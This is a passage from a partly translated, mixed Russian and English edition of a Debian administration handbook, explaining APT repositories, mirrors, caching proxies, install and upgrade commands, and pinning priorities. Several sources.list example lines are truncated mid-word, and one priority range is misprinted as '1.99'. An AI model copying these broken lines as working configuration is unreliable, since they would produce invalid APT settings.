В качестве примечания следует отметить, что большая часть сказанного в этом разделе о версии Стабильный также относится и к версии Oldstable, которая является просто более старой версией Стабильная, поддерживаемой параллельно текущей.

6.1.2.1. Обновления безопасности

Debian takes security seriously. Known software vulnerabilities in Debian are tracked in the [Security Bug Tracker](#) and usually get fixed in a reasonable timeframe. The security updates are not hosted on the usual network of Debian mirrors but on `security.debian.org`, a small set of machines maintained by the [Debian System Administrators](#). This archive contains security updates prepared by the Debian Security Team and/or by package maintainers for the Stable and Oldstable distribution.

The server can also host security updates for Testing but this doesn't happen very often since those updates tend to reach the Testing suite via the regular flow of updates coming from Unstable.

For serious issues, the security team issues a Debian Security Advisory (DSA) and announces it together with the security update on the <debian-security-announce@lists.debian.org> mailing list ([archive](#)).

6.1.2.2. Стабильные обновления

Стабильные обновления не являются необходимыми для обеспечения безопасности, но считаются достаточно важными, чтобы довести их до пользователей до выхода следующей стабильной версии.

This repository will typically contain fixes for critical and serious bugs which could not be fixed before release or which have been introduced by subsequent updates. Depending on the urgency, it can also contain updates for packages that have to evolve over time, like spamassassin's spam detection rules, clamav's virus database, the daylight-saving time rules of all timezones (tzdata), the ESR version of Firefox (firefox-esr) or cryptographic keyrings like debian-archive-keyring.

In practice, this repository is a subset of the proposed-updates repository, carefully selected by the [Stable Release Managers](#). All updates are announced on the <debian-stable-announce@lists.debian.org> mailing list ([archive](#)) and will be included in the next Stable point release anyway.

```
deb https://deb.debian.org/debian buster-updates main contrib non
```

6.1.2.3. Предполагаемые обновления

После выхода дистрибутив Stable обновляется примерно раз в 2 месяца. В хранилище proposed-updates производится подготовка ожидаемых обновлений (под наблюдением Управляющих Стабильного Выпуска).

Обновления безопасности и стабильные обновления, документально фиксируемые в официальном разделе, всегда включаются в состав хранилища, но здесь сопровождающие пакетов также имеют возможность исправить значимые ошибки, которые не требуют немедленного выпуска.

Anyone can use this repository to test those updates before their official publication. The extract below uses the buster-proposed-updates alias which is both more explicit and more consistent since stretch-proposed-updates also exists (for the Oldstable updates):

```
deb https://deb.debian.org/debian buster-proposed-updates main co
```

6.1.2.4. Стабильное ПО с обратной совместимостью

В хранилище stable-backports расположены “пакеты с обратной совместимостью”. Это определение относится к пакетом какого-то

существующего программного обеспечения, которые были перекомпилированы для устаревшего дистрибутива, обычно для Stable.

When the distribution becomes a little dated, numerous software projects have released new versions that are not integrated into the current Stable suite, which is only modified to address the most critical problems, such as security issues. Since the Testing and Unstable suites can be more risky, package maintainers sometimes voluntarily offer recompilations of recent software applications for Stable, which has the advantage to users and system administrators to limit potential instability to a small number of chosen packages. The page <https://backports.debian.org> provides more information.

Backports from stable-backports are only created from packages available in Testing. This ensures that all installed backports will be upgradable to the corresponding stable version once the next stable release of Debian is available.

Even though this repository provides newer versions of packages, APT will not install them unless you give explicit instructions to do so (or unless you have already done so with a former version of the given backport):

```
$ sudo apt-get install package/buster-backports  
$ sudo apt-get install -t buster-backports package
```

6.1.3. Хранилища для пользователей версий Testing/Unstable

Здесь представлен стандартный файл `sources.list` для системы, выполняющей версию Тестируемый или Нестабильный Debian:

Пример 6.3. Файл `/etc/apt/sources.list` для пользователей Debian Testing/Unstable

```
# Unstable
deb https://deb.debian.org/debian unstable main contrib non-free
deb-src https://deb.debian.org/debian unstable main contrib non-f

# Testing
deb https://deb.debian.org/debian testing main contrib non-free
deb-src https://deb.debian.org/debian testing main contrib non-fr

# Testing security updates
deb http://security.debian.org/ testing-security main contrib non
deb-src http://security.debian.org/ testing-security main contrib

# Stable
deb https://deb.debian.org/debian stable main contrib non-free
deb-src https://deb.debian.org/debian stable main contrib non-f

# Stable security updates
deb http://security.debian.org/ stable/updates main contrib non-f
deb-src http://security.debian.org/ stable/updates main contrib n
```

NOTE Layout of security repositories

Starting with Debian 11 Bullseye, the codename of the repository providing security updates has been renamed from *codename*/updates into *codename*-security to avoid the confusion with *codename*-updates (see [Раздел 6.1.2.2, «Стабильные обновления»](#)).

With this `sources.list` file APT will install packages from the Unstable suite. If that is not desired, use the `APT::Default-Release` setting (see [Раздел 6.2.3, «Обновление системы»](#)) to instruct APT to pick packages from another suite (most likely Testing in this case).

Совершенно обоснованным является включение всех этих хранилищ, даже когда достаточно только одного. Пользователи Testing оценят возможность выбрать хороший исправленный пакет из Unstable, в случае когда версия Testing содержит надоевшую ошибку. И наоборот, пользователи Unstable, пострадавшие от неожиданных сбоев в пакетах, имеют возможность откатить пакеты до их (предположительно рабочей) версии Testing.

The inclusion of Stable is more debatable but it often gives access to some packages, which have been removed from the development versions. It also ensures that you get the latest updates for packages, which have not been modified since the last stable release.

6.1.3.1. Экспериментальное хранилище

Архив Experimental (экспериментальных) пакетов представлен на всех зеркалах Debian и содержит пакет, которые до сих пор не вошли в версию Unstable из-за их качества, не отвечающего стандарту — это зачастую версии разрабатываемого ПО или предварительные версии (альфа, бета, кандидат для выпуска...). Пакет также может быть отправлен сюда после последующих доработок, которые могут привести к проблемам. После этого сопровождающий пытается разрешить эти проблемы, пользуясь помощью продвинутых пользователей, которые могут подсказать правильное решение. После этой первой стадии пакет перемещается в Unstable, где он получает гораздо большую аудиторию и где он будет протестирован гораздо более детально.

Экспериментальный обычно используется теми, кто не боится сломать свою систему, а затем восстановить ее. Этот дистрибутив даёт возможность импортировать пакет, с которым пользователь хочет попробовать поработать или для работы с которым у него возникла необходимость. Это как раз показывает подход Debian к таким пакетам, поскольку добавление этого хранилища в файл APT sources.list не приводит к постоянному использованию этих пакетов. Вот строка, которая должна быть добавлена:

```
deb https://deb.debian.org/debian experimental main contrib non-f
```

6.1.4. Using Alternate Mirrors

The sources.list examples in this chapter refer to package repositories hosted on deb.debian.org. Those URLs will redirect you to servers which are close to you and which are managed by Content Delivery Networks (CDN) whose main role is to store multiple copies of the files across the world, and to deliver them as fast as possible to users. The CDN companies that Debian is working with are Debian partners who are offering their services freely to Debian. While none of those servers are under direct control of Debian, the fact that the whole archive is sealed by GPG signatures makes it a non-issue.

Picky users who are not satisfied with the performance of deb.debian.org can try to find a better mirror in the official mirror list:

→ <https://www.debian.org/mirror/list>

But when you don't know which mirror is best for you, this list is of not much use. Fortunately for you, Debian maintains DNS entries of the form `ftp.country-code.debian.org` (e.g. `ftp.us.debian.org` for the USA, `ftp.fr.debian.org` for France, etc.) which are covering many countries and which are pointing to one (or more) of the best mirrors available within that country.

As an alternative to deb.debian.org, there used to be `httpredir.debian.org`. This service would identify a mirror close to you (among the list of official mirrors, using GeoIP mainly) and would redirect APT's requests to that mirror. This service has been deprecated due to reliability concerns and now `httpredir.debian.org` provides the same CDN-based service as deb.debian.org.

6.1.5. Неофициальные ресурсы: mentors.debian.net

There are numerous non-official sources of Debian packages set up by advanced users who have recompiled some software — Ubuntu made this popular with their Personal Package Archive (PPA) service — by programmers who make their creation available to all, and even by Debian developers who offer pre-versions of their package online.

The mentors.debian.net site is interesting (although it only provides source packages), since it gathers packages created by candidates to the status of official Debian developer or by volunteers who wish to create Debian packages without going through that process of integration. These packages are made available without any guarantee regarding their quality; make sure that you check their origin and integrity and then test them before you consider using them in production.

СООБЩЕСТВО Сайты debian.net

Домен *debian.net* не является официальным ресурсом проекта Debian. Каждый разработчик Debian может использовать это имя домена для своих собственных целей. Эти сайты могут содержать неофициальные службы (иногда персональные сайты), размещённые на машинах, которые не связаны с проектом и которые поддерживаются разработчиками Debian, или прототипы того, что может быть перемещено на *debian.org*. Существует две причины, по которым некоторые из этих прототипов остаются на *debian.net*: или никто не приложил достаточно усилий, чтобы преобразовать их в официальную службу (размещённую на домене *debian.org* с определённой гарантией по сопровождению), или служба является слишком спорной, чтобы стать официальной.

Устанавливая пакет, вы даёте права администратора (root) его создателю, поскольку содержимое сценариев инициализации выполняется под этим пользователем. Официальные пакеты Debian создаются добровольцами, которые были прошли рассмотрение и включение в сообщество, и которые могут подписывать свои пакеты, так что их происхождение и целостность могут быть проверены.

In general, be wary of a package whose origin you don't know and which isn't

hosted on one of the official Debian servers: evaluate the degree to which you can trust the creator, and check the integrity of the package.

УГЛУБЛЯЕМСЯ Старые версии пакетов: snapshot.debian.org

The snapshot.debian.org service, introduced in April 2010, can be used to “go backwards in time” and to find an old version of a package not longer contained in the Debian archives. It can be used, for example, to identify which version of a package introduced a regression, and more concretely, to come back to the former version while waiting for the regression fix.

6.1.6. Прокси-кэш для пакетов Debian

В случае, когда целая сеть машин настроена на использование одного удалённого сервера для загрузки одних и тех же пакетов, каждый администратор знает, что полезно иметь промежуточный прокси - сервер, работающий как локальный кэш для данной сети (смотри вставку [СЛОВАРЬ Кэш](#)).

Вы можете настроить APT для использования в качестве "стандартного" прокси (смотри [Раздел 6.2.4, «Параметры конфигурации»](#) для стороны APT-а и [Раздел 11.6, «HTTP/FTP Proxy»](#) для второй стороны - прокси), но экосистема Debian предлагает лучшие опции для решения этой проблемы. Специальные программы, представленные в этом разделе, являются более быстрыми, чем простой прокси-кэш, потому что они зависят от специальных структур хранилищ APT (например они знают, когда отдельные файлы являются устаревшими или нет, и таким образом устанавливают время, в течение которого они хранятся).

apt-cacher и apt-cacher-ng работают как обычные прокси-кэш серверы. Файл APTsources.list остаётся неизменным, но APT настраивается для использования их как прокси для исходящих запросов.

approx, с другой стороны, действует как HTTP сервер, который “отражает” любое число хранилищ на своих URL верхнего уровня . Пути между теми директориями верхнего уровня и удалёнными URL хранилищ находятся в файле /etc/approx/approx.conf:

```
# <name> <repository-base-url>
debian https://deb.debian.org/debian
security http://security.debian.org
```

approx runs by default on port 9999 via a systemd socket and requires the users to adjust their sources.list file to point to the approx server:

```
# Sample sources.list pointing to a local approx server
deb http://localhost:9999/security buster/updates main contrib no
deb http://localhost:9999/debian buster main contrib non-free
```

6.2. Команды **aptitude**, **apt-get** и **apt**

APT is a vast project, whose original plans included a graphical interface. It is based on a library which contains the core application, and **apt-get** is the first front end — command-line based — which was developed within the project. **apt** is a second command-line based front end provided by APT which overcomes some design mistakes of **apt-get**.

Both tools are built on top of the same library and are thus very close, but the default behavior of **apt** has been improved for interactive use and to actually do what most users expect. The APT developers reserve the right to change the public interface of this tool to further improve it. On the opposite, the public interface of **apt-get** is well defined and will not change in any backwards incompatible way. It is thus the tool that you want to use when you need to script package installation requests.

Numerous other graphical interfaces then appeared as external projects: **synaptic**, **aptitude** (which includes both a text mode interface and a graphical one — even if not complete yet), **wajig**, etc. The most recommended interface, **apt**, is the one that we will use in the examples given in this section. Note, however, that **apt-get** and **aptitude** have a very similar command line syntax. When there are major differences between these three commands, these will be detailed.

6.2.1. Инициализация

For any work with APT, the list of available packages needs to be updated; this can be done simply through **apt update**. Depending on the speed of your connection and configuration, the operation can take a while, since it involves downloading a certain number of (usually compressed) files (`Packages`, `Sources`, `Translation-language-code`), which have gradually become bigger and bigger as Debian has developed (at least 10 MB of data for the main section). Of course, installing from a CD-ROM/DVD set does not require any downloading — in this case, the operation is very fast.

TIP Incremental updates

The aim of the **apt update** command is to download for each package source the corresponding `Packages` (or `Sources`) file. However, even after a **xz** compression, these files can remain rather large (the `Packages.xz` for the *main* section of Buster takes more than 7 MB). If you wish to update regularly, these downloads can take up a lot of time.

To speed up the process APT can download “diff” files containing the changes since the previous update, as opposed to the entire file. To achieve this, official Debian mirrors distribute different files which list the differences between one version of the `Packages` file and the following version. They are generated at each update of the archives and a history of one week is kept. Each of these “diff” files only takes a few dozen kilobytes for Unstable, so that the amount of data downloaded by a weekly **apt update** is often divided by 10. For Stable and Testing, which change less, the gain is even more noticeable.

However, it can sometimes be of interest to force the download of the entire `Packages` file, especially when the last upgrade is very old and when the mechanism of incremental differences would not contribute much. This can also be interesting when network access is very fast but when the processor of the machine to upgrade is rather slow, since the time saved on the download is more than lost when the computer calculates the new versions of these files (starting with the older versions and applying the downloaded differences). To do that, you can use the APT configuration parameter `Acquire::PDiffs` and set it to `false`.

```
$ sudo apt -o "Acquire::PDiffs=false" update
```

The `Acquire::*` options also control other aspects of the download, and even the download methods. `Acquire::Languages` can limit or disable the download of `Translation-language-code` files and save even more time. For a complete reference see `apt.conf(5)`.

6.2.2. Установка и удаление

With APT, packages can be added or removed from the system, respectively with **apt install package** and **apt remove package**. In both cases, APT will automatically install the necessary dependencies or delete the packages which depend on the package that is being removed. The **apt purge package** command involves a complete uninstallation by deleting the configuration files as well.

СОВЕТ Установка одного и того же набора пакетов несколько раз

Это может оказаться полезным при установке одного и того же перечня пакетов на различные компьютеры. И это может быть сделано достаточно просто.

Во-первых, необходимо определить перечень пакетов, установленных на компьютере, который будет служить "моделью" для копирования.

```
$ dpkg --get-selections >pkg-list
```

После этого файл pkg-list будет содержать перечень установленных пакетов. Следующим шагом необходимо передать файл pkg-list на компьютеры, на которых необходимо произвести обновление, и использовать следующие команды:

```
## Обновить базу данных dpkg's об известных пакетах
# avail=`mktemp`
# apt-cache dumpavail > "$avail"
# dpkg --merge-avail "$avail"
# rm -f "$avail"
## Обновить выбор dpkg's
# dpkg --set-selections < pkg-list
## Запросить у apt-get установку выбранных пакетов
# apt-get dselect-upgrade
```

The first commands record the list of available packages in the dpkg database. Then **dpkg --set-selections** restores the selection of packages that you wish to install, and the **apt-get** invocation executes the required operations! **aptitude** does not have this command.

СОВЕТ Удаление и установка в одной команде

Можно использовать **apt** (или **apt-get**, или **aptitude**) для установки одних пакетов и удаления других одной командой путем добавления суффикса. Используя **apt install** добавьте «-» к именам пакетов, которые вы хотите удалить. Для **apt remove** добавьте «+» к именам пакетов, которые вы хотите установить.

В следующем примере показано два разных способа для установки *packet1* и удаления *packet2*.

```
# apt install package1 package2  
# apt remove package1+ package2
```

This can also be used to exclude packages which would otherwise be installed, for example, due to an automatic installation of Recommends. In general, the dependency solver will use that information as a hint to look for alternative solutions.

COBET apt --reinstall и aptitude reinstall

После удаления или изменения файлов в пакете, система может быть повреждена. Самый простой способ для восстановления этих файлов является переустановка таких пакетов. К сожалению, система упаковки считает, что пакет уже установлен и вежливо отказывается переустановить его. Чтобы избежать этого, добавьте `--reinstall` к **apt** или **apt-get**.

Следующая команда переустановит postfix даже если он уже установлен:

```
# apt --reinstall install postfix
```

Команда **aptitude** немного отличается, но позволяет достичь такого же результата: **aptitude reinstall postfix**.

Такая проблема не возникает при использовании **dpkg**, но сама команда редко используется.

Будьте осторожны! Использование **apt --reinstall** для восстановления пакетов изменённых во время атак не восстановит систему до прежнего состояния. [Раздел 14.7, «Dealing with a Compromised Machine»](#) содержит подробную информацию по восстановлению систем, подвергнувшихся атаке злоумышленниками.

These commands will not restore the configuration files. But as you have learned in [Раздел 5.2.3, «Контрольные суммы, список конфигурационных файлов»](#) (see also sidebar [УГЛУБЛЯЕМСЯ Как заставить dpkg всегда задавать вопросы по поводу конфигурационных файлов](#)), you can use the following command to be asked to install the unmodified version and even restore any deleted configuration file as well.

```
# apt --reinstall -o Dpkg::Options::="--force-confask,confmiss" install package
```

Some packages don't ship the configuration file found in /etc with the package. Instead they create it during installation by either copying a skeleton or writing it by a script. The file /etc/inputrc, for example, is a copy of /usr/share/readline/inputrc. In such cases the commands shown above won't work.

If the file *sources.list* mentions several distributions, it is possible to give the version of the package to install. A specific version number can be requested with **apt install package=version**, but indicating its distribution of

origin (Stable, Testing or Unstable) — with **apt install** *package/distribution* — is usually preferred. With this command, it is possible to go back to an older version of a package (if, for instance, you know that it works well), provided that it is still available in one of the sources referenced by the `sources.list` file. Otherwise the `snapshot.debian.org` archive can come to the rescue (see sidebar [УГЛУБЛЯЕМСЯ Старые версии пакетов: snapshot.debian.org](#)).

Пример 6.4. Installation of the Unstable version of spamassassin

```
# apt install spamassassin/unstable
```

If the package to install has been made available to you under the form of a simple `.deb` file without any associated package repository, it is still possible to use APT to install it together with its dependencies (provided that the dependencies are available in the configured repositories) with a simple command: **apt install ./path-to-the-package.deb**. The leading `./` is important to make it clear that we are referring to a filename and not to the name of a package available in one of the repositories.

УГЛУБЛЯЕМСЯ Кэш файлов .deb

APT keeps a copy of each downloaded `.deb` file in the directory `/var/cache/apt/archives/`. In case of frequent updates, this directory can quickly take a lot of disk space with several versions of each package; you should regularly sort through them. Two commands can be used: **apt-get clean** entirely empties the directory; **apt-get autoclean** only removes packages which can no longer be downloaded (because they have disappeared from the Debian mirror) and are therefore clearly useless (the configuration parameter `APT::Clean-Installed` can prevent the removal of `.deb` files that are currently installed).

6.2.3. Обновление системы

Регулярные обновления рекомендуется, поскольку они включают последние обновления системы безопасности. Для обновления, используйте **apt upgrade**, **apt-get upgrade** или **aptitude safe-upgrade** (конечно после использования **apt update**). Эта команда ищет установленные пакеты, которые можно обновить без удаления других пакетов. Другими словами цель заключается в том, чтобы обеспечить наименее ограничительное возможностью установки обновлений. Команда **apt-get** является немного более требовательной, чем **aptitude** или **apt** потому что она не будет устанавливать пакеты, которые не были установлены до этого.

apt обычно будет выбирать последние версии (за исключением пакетов из Experimental и stable-backports, которые игнорируются независимо от номера версии). Если вы указали Testing или Unstable в своем `sources.list`, **apt upgrade** переключит большую часть вашей системы со Stable на Testing или Unstable, что может быть не тем, чего вы ожидали.

To tell **apt** to use a specific distribution when searching for upgraded packages, you need to use the `-t` or `--target-release` option, followed by the name of the distribution you want (for example, **apt -t stable upgrade**). To avoid specifying this option every time you use **apt**, you can add `APT::Default-Release "stable";` in the file `/etc/apt/apt.conf.d/local`.

Для более важных обновлений, таких как переход от одной основной версии Debian к следующей, вы должны использовать **apt full-upgrade**. С помощью этой инструкции **apt** выполнит обновление, при этом он удалит некоторые устаревшие пакеты и установит новые зависимости. Также эта команда используется пользователями, которые ежедневно работают с Unstable выпуском Debian и следят за его развитием день за днем. Это так просто, что вряд ли нуждается в объяснении: репутация APT основана на большой функциональности.

В отличие от **apt** и **aptitude**, **apt-get** не знает команды **full-upgrade**.

Вместо этого, вы должны использовать **apt-get dist-upgrade** («обновление дистрибутива»). **apt** и **aptitude** также принимают эту историческую и хорошо известную команду для удобства тех пользователей, которые привыкли пользоваться ей.

The results of these operations are logged into `/var/log/apt/history.log` and `/var/log/apt/term.log`, whereas **dpkg** keeps its log in a file called `/var/log/dpkg.log`.

6.2.4. Параметры конфигурации

Besides the configuration elements already mentioned, it is possible to configure certain aspects of APT by adding directives in a file of the `/etc/apt/apt.conf.d/` directory or `/etc/apt/apt.conf` itself. Remember, for instance, that it is possible for APT to tell `dpkg` to ignore file conflict errors by specifying `DPkg::options { "--force-overwrite"; }`.

Если доступ в интернет осуществляется через прокси, добавьте строку подобную этой `Acquire::http::proxy "http://yourproxy:3128";`. Для FTP-прокси запишите `Acquire::ftp::proxy "ftp://yourproxy";`. Чтобы узнать более об опциях конфигурации читайте руководства и ман `apt.conf(5)`. Для этого выполните команду `man apt.conf` (подробнее о манах читайте [Раздел 7.1.1, «Страницы руководств»](#)).

ВЕРНЁМСЯ К ОСНОВАМ Каталоги, оканчивающиеся на .d

Каталоги, название которых заканчивается на `.d`, встречаются всё чаще и чаще. Каждый каталог представляет собой конфигурационный файл, разделенный на несколько файлов. Таким образом все файлы в `/etc/apt/apt.conf.d/` это инструкции, настраивающие APT. APT применяет их в алфавитном порядке, поэтому более поздняя инструкция может изменять параметры, установленные предшествующим ей инструкциями.

Такая система создает некоторую гибкость как для администраторов, так и для разработчиков. Администратор может легко изменять настройки программы добавляя уже готовый файл настроек в такой каталог и не изменяя уже существующий файл настроек. Разработчик пакета точно так же адаптирует конфигурацию другой программы, чтобы она наилучшим образом взаимодействовала с его. Политики Debian явно запрещают изменений конфигурации других пакетов — это допустимо делать только пользователям. Помните, что во время обновления пакета, если было обнаружено внесение изменений в файл конфигурации, то пользователю будет предложено выбрать какую версию файла конфигурации оставить. Любое стороннее изменение файла вызовет такой запрос, что обеспокоит администратора, который уверен, что точно ничего не менял.

Каталог `.d` нужен для того, чтобы можно было изменить конфигурационные настройки дополнительных (внешних, `external`) пакетов. Без этого каталога невозможно изменить конфигурационные файлы для этих пакетов. Взамен этого пользователь должен сам составить список операций - как это сделано в файле `/usr/share/doc/ package/README.Debian`.

Каталог `.d` зависит от приложений. Он используется напрямую и управляет внешним скриптом (сценарием), который объединит все файлы и создаст конфигурационный файл

сам. Очень важно выполнить скрипт после любого изменения в этом каталоге. И тогда большинство последних изменений будут учтены. В то же время крайне важно не редактировать напрямую конфигурационный файл. Он будет создан программой автоматически. Все внесенные напрямую изменения в конфигурационный файл будут потеряны в будущем после выполнения скрипта. Этот предпочтаемый метод (.d - каталог, используемый напрямую для внесения изменений, дополнений или файл -сгенерированный на базе данного каталога) обычно диктуется ограничением реализации. Но в обоих случаях выгода в плане гибкости конфигурации с лихвой компенсируют небольшие усложнения, которые они за собой влекут. В программе почтового сервера Exim 4 есть пример метода сгенерированного таким образом файла: там можно внести изменения в разные файлы расположенные в каталоге (/etc/exim4/conf.d/*). Далее новые изменения будут присоединены в /var/lib/exim4/config.autogenerated после выполнения команды **update-exim4.conf**.

6.2.5. Управление приоритетами пакетов

Один из многих важных аспектов в конфигурировании APT-а является управление приоритетами, ассоциированными с каждым исходным пакетом. Для примера, ты можешь захотеть расширить дистибутив (к примеру стабильный - Stable) одним или двумя пакетами из других дистибутивов тестируемый (Testing), нестабильный (Unstable) или экспериментальный (Experimental). В этом случае имеется возможность определить приоритеты каждого доступного пакета (некоторые пакеты могут иметь свои приоритеты зависимостей к их версии или распространение -дистрибутор предоставляет это). Те приоритеты будут влиять на поведение APT-а: для каждого пакета всегда будет выбираться версия с высочайшим приоритетом (кроме случаев, когда версия более старая, чем установлена в системе такая же и если его приоритет - меньше чем 1000).

APT определяет свои приоритеты по умолчанию. Каждая версия устанавливаемого пакета имеет приоритет 100. Не установленная версия имеет приоритет 500 по умолчанию, но это может прыгнуть (измениться) до 990 если это есть часть целевого (выпускаемого) релиза (определяется с -t опция командной строки или APT::Default-Release конфигурирование указание).

You can modify the priorities by adding entries in a file in /etc/apt/preferences.d/ or the /etc/apt/preferences file with the names of the affected packages, their version, their origin and their new priority.

APT will never install an older version of a package (that is, a package whose version number is lower than the one of the currently installed package) except if its priority is higher than 1000 (or it is explicitly requested by the user, see [Раздел 6.2.2, «Установка и удаление»](#)). APT will always install the highest priority package which follows this constraint. If two packages have the same priority, APT installs the newest one (whose version number is the highest). If two packages of same version have the same priority but differ in their content, APT installs the version that is not installed (this rule

has been created to cover the case of a package update without the increment of the revision number, which is usually required).

In more concrete terms, a package whose priority is

< 0

will never be installed,

1.99

will only be installed if no other version of the package is already installed,

100..499

will only be installed if there is no other newer version installed or available in another distribution,

500....989

will only be installed if there is no newer version installed or available in the target distribution,

990..1000

will be installed except if the installed version is newer,

> 1000

will always be installed, even if it forces APT to downgrade to an older version.

When APT checks `/etc/apt/preferences` and `/etc/apt/preferences.d/`, it first takes into account the most specific entries (often those specifying the concerned package), then the more generic ones (including, for example, all the packages of a distribution). If several generic entries exist, the first match is used. The available selection criteria include the package's name and the source providing it. Every package source is identified by the information

contained in a Release file that APT downloads together with the Packages files. It specifies the origin (usually “Debian” for the packages of official mirrors, but it can also be a person's or an organization's name for third-party repositories). It also gives the name of the distribution (usually Stable, Testing, Unstable or Experimental for the standard distributions provided by Debian) together with its version (for example, 10 for Debian Buster). Let's have a look at its syntax through some realistic case studies of this mechanism.

ОСОБЕННЫЙ СЛУЧАЙ Приоритет экспериментальный

Если внести в список Экспериментальный в твой sources.list файл, соответствующие пакеты никогда не будут установлены, так как их АРТ приоритет по умолчанию равен 1. Это есть осознанная линия поведения АРТ-а (такое правило создано чтобы предохранить пользователя от установки Экспериментальных пакетов по ошибке. Пакеты могут быть установлены только в случае явно выполненной **aptitude install package/experimental**. Пользователи могут выполнить эту команду только если отдают себе полный отчет о сопутствующих рисках, и соглашаются принять на себя ответственность за это. Это же можно сделать и другим способом (хотя *не* рекомендуется) - обработать пакеты из Экспериментальный одинаково с обработкой пакетов из других дистрибутивов с предоставлением им приоритета 500. Для этого надо сделать конкретную запись в /etc/apt/preferences:

```
Package: *
Pin: release a=experimental
Pin-Priority: 500
```

Давайте предположим что вы хотите использовать пакеты только из стабильной (Stable) версии Debian-а. Пакеты из других версий (testing, unstable, experimental) не будут установлены, за исключением случаях - когда пользователь явно это запросит. Ты можешь записать следующие строчки в /etc/apt/preferences файл:

```
Package: *
Pin: release a=stable
Pin-Priority: 900
```

```
Package: *
Pin: release o=Debian
Pin-Priority: -10
```

a=stable определяем имя выбранного дистрибутива (stable-стабильный).

o=Debian ограничиваем результаты поиска только пакетами чей оригинал (происхождение) есть “Debian”.

Let's now assume that you have a server with several local programs depending on the version 5.24 of Perl and that you want to ensure that upgrades will not install another version of it. You could use this entry:

```
Package: perl
Pin: version 5.24*
Pin-Priority: 1001
```

To gain a better understanding of the mechanisms of priority and distribution or repository properties to pin do not hesitate to execute **apt-cache policy** to display the default priority associated with each package source, or **apt-cache policy package** to display the default priority for each available version and source of a package as explained in [COBET apt-cache policy](#).

The reference documentation for the files /etc/apt/preferences and /etc/apt/preferences.d/ is available in the manual page apt_preferences(5), which you can display with **man apt_preferences**.

TIP комментарии в /etc/apt/preferences

Это -неофициальный синтаксис, который размещает комментарии в /etc/apt/preferences файле, но некоторые текстовые описания могут быть размещены - один или более - “Explanation” (секция "Explanation") заголовки вначале каждой записи (строки):

```
Explanation: The package xserver-xorg-video-intel provided
Explanation: in experimental can be used safely
Package: xserver-xorg-video-intel
Pin: release a=experimental
Pin-Priority: 500
```

6.2.6. Работа с отдельными дистрибутивами

apt является замечательным инструментом. И это создает соблазн выискивать пакеты, приходящие из других дистрибутивов. Для примера, после того, как вы установили Стабильный (Stable), вы можете захотеть попробовать программный пакет годный в других дистрибутивах - Тестируемый (Testing) или Нестабильный (Unstable) без расхождения слишком много от исходного состояния системы.

Даже если вы будете изредка наталкиваться на трудности пока смешиваете пакеты из разных дистрибутивов, **apt** управляет таким совместным сосуществованием очень хорошо и ограничивает риски очень эффективно. Лучший путь - как надо поступить в данном случае - это внести в список все дистрибутивы, что вы желаете использовать, в `/etc/apt/sources.list`. Некоторые люди всегда помещают три дистрибутива, но запомни, что Нестабильный (Unstable) предназначен для опытных пользователей. И дополнительно установить значение вашего предпочтения дистрибутива с APT`::Default-Release` параметром (смотри [Раздел 6.2.3, «Обновление системы»](#)).

Давайте предположим, что Stable (Стабильный) является вашим рекомендованным (установленным) дистрибутивом, однако строки Testing и Unstable также перечислены в вашем `sources.list` файле. В этом случае, вы можете использовать **apt install** `пакет/testing` для установки пакета из Testing. Если в процессе установки будут возникать ошибки - из-за неудовлетворенных зависимостей, дайте решение этих зависимостей внутри Testing через добавление параметра `-t testing`. Это очевидно, что аналогично надо поступить и по отношению к Unstable.

В этой ситуации, обновление пакетов (**upgrade** и **full-upgrade**) делаются внутри Stable за исключением тех пакетов, что уже обновлены из другого дистрибутива: они будут обновляться доступными пакетами из своих дистрибутивов. Мы объясним это поведение с помощью приоритетов по умолчанию устанавливаемых APT внизу (далее). Не стесняйся использовать **apt-cache policy** (смотри вкладку [**COBET apt-**](#)

[cache policy](#)) для проверки данных приоритетов.

Все концентрируется вокруг того факта, что APT только принимает во внимание пакеты выше или эквивалентной (равной) версии, которые установлены (беря на себя ответственность за то, что /etc/apt/preferences не будет использоваться для принудительного повышения приоритета выше значения 1000 для некоторых пакетов).

Давайте предположим, что вы установили версию 1 первого пакета из Стабильный (Stable) и что версии 2 и 3 есть доступны (в указанном порядке) в Тестируемый (Testing) and Нестабильный (Unstable).

Установленная версия имеет приоритет 100, но доступные версии Stable (этот же пакет) имеет приоритет 990 (потому что это часть выпускаемого релиза - дистибутива). Пакеты в Testing and Unstable имеют приоритеты 500 (по умолчанию - приоритет неустановленной версии). Победитель таким образом будет версия 1 с приоритетом 990. Пакет - “расположенный в Stable”.

Let's take the example of another package whose version 2 has been installed from Testing. Version 1 is available in Stable and version 3 in Unstable. Version 1 (of priority 990 — thus lower than 1000) is discarded because it is lower than the installed version. This only leaves version 2 and 3, both of priority 500. Faced with this alternative, APT selects the newest version, the one from Unstable. If you don't want a package installed from Testing to migrate to Unstable, you have to assign a priority lower than 500 (490 for example) to packages coming from Unstable. You can modify /etc/apt/preferences to this effect:

```
Package: *
Pin: release a=unstable
Pin-Priority: 490
```

6.2.7. Трассирование автоматически устанавливаемых пакетов (наблюдение)

One of the essential functionalities of **apt** is the tracking of packages installed only through dependencies. These packages are called “automatic”, and often include libraries.

With this information, when packages are removed, the package managers can compute a list of automatic packages that are no longer needed (because there is no “manually installed” packages depending on them). **apt-get autoremove** or **apt autoremove** will get rid of those packages. **aptitude** does not have this command because it removes them automatically as soon as they are identified. In all cases, the tools display a clear message listing the affected packages.

Это есть хорошая привычка помечать как автоматически устанавливаемые любые пакеты, в которых вы не нуждаетесь немедленно. Поэтому данные пакеты в дальнейшем автоматически будут удалены, когда в них отпадет необходимость. **apt-mark auto package** будет отмечать данный пакет как автоматически установленный несмотря на то, что **apt-mark manual package** делает противоположное. **aptitude markauto** и **aptitude unmarkauto** работают одинаковым образом, хотя они предлагают больше возможностей чтобы отметить много пакетов одновременно (see [Раздел 6.5.1, «программа aptitude»](#)). Не графический, а интерактивный интерфейс команды **aptitude** в консоле (терминале) также может быстро просмотреть у каких пакетов установлен флаг (отметка) “automatic flag”.

Люди могут хотеть знать почему автоматически установленные пакеты присутствуют в системе. Для получения этого информации из командной строки, вы можете использовать **aptitude why пакет** (**apt** и **apt-get** имеют непохожие особенности):

```
$ aptitude why python-debian
i aptitude           Suggests apt-xapian-index
p apt-xapian-index Depends  python-debian (>= 0.1.14)
```

АЛЬТЕРНАТИВА deborphan и debfoster

In days where **apt**, **apt-get** and **aptitude** were not able to track automatic packages, there were two utilities producing lists of unnecessary packages: **deborphan** and **debfoster**. Both can still be useful.

deborphan scans the `libs` and `oldlibs` sections (in the absence of supplementary instructions) by default looking for the packages that are currently installed and that no other package depends on. The resulting list can then serve as a basis to remove unneeded packages.

